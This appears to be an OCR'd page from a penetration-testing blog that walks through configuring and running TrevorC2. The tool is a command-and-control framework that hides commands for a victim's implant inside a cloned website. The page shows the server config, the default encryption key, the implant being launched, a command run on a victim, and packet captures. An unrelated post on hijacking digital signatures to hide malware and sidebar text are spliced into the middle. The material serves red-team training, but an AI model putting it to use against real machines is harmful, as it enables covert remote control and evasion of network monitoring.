
# Command and Control – Website

pentestlab.blog/category/red-team/page/86

November 14, 2017

Covering arbitrary commands through legitimate traffic is a must for every red team engagement. The majority of the command and control tools are implementing a stealthy technique that it will allow red teams to hide their activities as data exfiltration is part of the goals.

David Kennedy developed a command and control tool called TrevorC2 that can be used to execute commands via legitimate HTTP traffic. The URL attribute on the trevorc2_server.py needs to be modified to a website of choice.




```
# CONFIG CONSTANTS:
URL = ("https://pentestlab.blog/")  # URL to clone to house a legitimate website
USER_AGENT = ("User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko")

# THIS IS WHAT PATH WE WANT TO HIT FOR CODE - THIS CAN BE WHATEVER PATH YOU WANT
ROOT_PATH_QUERY = ("/")

# THIS FLAG IS WHERE THE CLIENT WILL SUBMIT VIA URL AND QUERY STRING GET PARAMETER
SITE_PATH_QUERY = ("/images")
```

TrevorC2 – Server Configuration


The implant (trevorc2_client.py or trevorc2_client.ps1) has a **SITE_URL** attribute. This needs to be changed with the IP address of the command and control server. When the command and control server file will run it will start to clone the website.



```
TrevorC2 - Legitimate Website Covert Channel
Written by: David Kennedy (@HackingDave)
https://www.trustedsec.com
[*] Cloning website: https://pentestlab.blog/
[*] Site cloned successfully.
[*] Starting C2 Server...
[*] Next, enter the command you want the victim to execute.
[*] Client uses random intervals, this may take a few.
Enter the command to execute on victim:
```

TrevorC2 – Server


There are two implants to be used one based in python and one in PowerShell. From the moment that the implant will be executed a connection will be established with the command and control server.



```
PS C:\Users\User\Downloads\trevorc2-master\trevorc2-master> .\trevorc2_client.ps1
```

TrevorC2 – PowerShell Implant


Commands can be sent from the server to  the clients:



```
Enter the command to execute on victim: whoami
[*] Waiting for command to be executed, be patient, results will be displayed he
re...
[*] Received response back from client...
=-=-=-=-=-=-=-=-=-=-=-=
(CLIENT: 192.168.1.161)
desktop-4cg7ms1\user
```

TrevorC2 – Commands

The commands will be sent encrypted via HTTP/S protocol. TrevorC2 is using AES encryption with the following cipher. Encrypted commands will be inserted into the fake website inside the **oldcss** parameter:




```
# STUB FOR DATA - THIS IS USED TO SLIP DATA INTO THE SITE, WANT TO CHANGE THIS SO ITS NOT STATIC
STUB = ("oldcss=")

# time_interval is the time used between randomly connecting back to server, for more stealth, increase
this time a lot and randomize time periods
time_interval1 = 2
time_interval2 = 8

# THIS IS OUR ENCRYPTION KEY - THIS NEEDS TO BE THE SAME ON BOTH SERVER AND CLIENT FOR APPROPRIATE
DECRYPTION. RECOMMEND CHANGING THIS FROM THE DEFAULT KEY
CIPHER = ("Tr3v0rC2R0x@nd1s@w350m3#TrevorForget")
```

TrevorC2 – Encryption Key and Data Location

The fake website will be hosted into the same system as the command and control server and it will look exactly as the original.



Penetration Testing Lab

Articles from the Pentesting Field

November 8, 2017

Hijack Digital Signatures – PowerShell Script

netbiosX Coding Digital Certificate, Digital Signature, PowerShell, Red Team Leave a comment

Hijacking digital signatures is a technique which can be used in order to bypass Device Guard restrictions and during red team assessments to hide custom malware. Matt Graeber in his research discovered how to bypass digital signature hash validation and he described everything in detail in the paper that he released. Based on this information the Digital SignatureHijack script was developed to fully automate this technique. Further information regarding hijacking digital signatures have been described in a previous article.

General Information

DigitalSignatureHijack is based on PowerShell and can be executed from a PowerShell console with administrative privileges. The idea is to digitally sign PowerShell scripts and portable executables fast by executing  only four commands in total.

Commands

The script accepts the following commands:

- **SignExe** – Digitally Sign Portable Executables
- **SignPS** – Digitally Sign PowerShell Scripts
- **ValidateSignaturePE** – Signature validation of Portable Executables
- **ValidateSignaturePS** – Signature validation of PowerShell Scripts

Search the Lab

Author

netbiosX

Follow PenTest Lab

Enter your email address to follow this blog and notifications of new posts by email.


Join 1,523 other followers

Recent Posts

- Hijack Digital Signatures – PowerShell Sc
- Hijacking Digital Signatures
- Command and Control – HTTPS

TrevorC2 – Cloned Website


However examining the source code the **oldcss** parameter will contain the encrypted command.



```
}
</script><!-- oldcss=EE+Kq0lW/rgvWPJ8G1zYCEyqEhjpn7DOilSKkvzXQu4= --></body>
</html>
<!--
    generated 200 seconds ago
    generated in 0.126 seconds
    served from batcache in 0.002 seconds
    expires in 100 seconds
-->
```

TrevorC2 – Encrypted Command

By doing traffic inspection it is visible that the executed commands are covered through legitimate HTTP traffic.



```
525 25.233914378  192.168.1.169      192.168.1.161      HTTP     1264 HTTP/1.1 200 OK  (text/html)
526 25.236416089  192.168.1.161      192.168.1.169      TCP        54 65028 → 80 [ACK] Seq=161 Ack=58401 Win=1740
527 25.236993302  192.168.1.161      192.168.1.169      TCP        54 65028 → 80 [ACK] Seq=161 Ack=68621 Win=1740
```

```
\t\tnew Image().src = document.location.protocol + '//pixel.wp.com/g.gif?v=wpcom-no-pv' + mobileStatsQueryString + '&
\t}\n
\t\n
}\n
</script><!-- oldcss=qi/MNV2EzFe7EDaZsxD4NGSqCPPksVGommiU7T08PmE= --></body>\n
</html>\n
<!--\n
\tgenerated 200 seconds ago\n
```

```
0320  0a 09 09 6d 6f 62 69 6c  65 53 74 61 74 73 51 75   ...mobil eStatsQu
0330  65 72 79 53 74 72 69 6e  67 20 2b 3d 20 22 26 78   eryStrin g += "&x
0340  5f 22 20 2b 20 27 69 70  61 64 5f 76 69 65 77 73   _" + 'ip ad_views
0350  27 20 2b 20 27 3d 27 20  2b 20 27 76 69 65 77 73   ' + '='  + 'views
0360  27 3b 0a 0a 09 69 66 28  20 22 22 20 21 3d 20 6d   ';...if(  "" != m
0370  6f 62 69 6c 65 53 74 61  74 73 51 75 65 72 79 53   obileSta tsQueryS
0380  74 72 69 6e 67 20 29 20  7b 0a 09 09 6e 65 77 20   tring )  {...new
0390  49 6d 61 67 65 28 29 2e  73 72 63 20 3d 20 64 6f   Image(). src = do
03a0  63 75 6d 65 6e 74 2e 6c  6f 63 61 74 69 6f 6e 2e   cument.l ocation.
03b0  70 72 6f 74 6f 63 6f 6c  20 2b 20 27 2f 2f 70 69   protocol  + '//pi
03c0  78 65 6c 2e 77 70 2e 63  6f 6d 2f 67 2e 67 69 66   xel.wp.c om/g.gif
03d0  3f 76 3d 77 70 63 6f 6d  2d 6e 6f 2d 70 76 27 20   ?v=wpcom -no-pv'
03e0  2b 20 6d 6f 62 69 6c 65  53 74 61 74 73 51 75 65   + mobile StatsQue
03f0  72 79 53 74 72 69 6e 67  20 2b 20 27 26 62 61 62   ryString  + '&bab
0400  61 3d 27 20 2b 20 4d 61  74 68 2e 72 61 6e 64 6f   a=' + Ma th.rando
0410  6d 28 29 3b 0a 09 7d 0a  09 0a 7d 0a 3c 2f 73 63   m();..}. ..}.</sc
0420  72 69 70 74 3e 3c 21 2d  2d 20 6f 6c 64 63 73 73   ript><!- - oldcss
0430  3d 71 69 2f 4d 4e 56 32  45 7a 46 65 37 45 44 61   =qi/MNV2 EzFe7EDa
0440  5a 73 78 44 34 4e 47 53  71 43 50 50 6b 73 56 47   ZsxD4NGS qCPPksVG
0450  6f 6d 6d 69 55 37 54 30  38 50 6d 45 3d 20 2d 2d   ommiU7T0 8PmE= --
0460  3e 3c 2f 62 6f 64 79 3e  0a 3c 2f 68 74 6d 6c 3e   ></body> .</html>
0470  0a 3c 21 2d 2d 0a 09 67  65 6e 65 72 61 74 65 64   .<!--..g enerated
0480  20 32 30 30 20 73 65 63  6f 6e 64 73 20 61 67 6f    200 sec onds ago
```

TrevorC2 – Wireshark Traffic

## References

https://www.trustedsec.com/2017/10/trevorc2-legitimate-covert-c2-browser-emulation/

https://github.com/trustedsec/trevorc2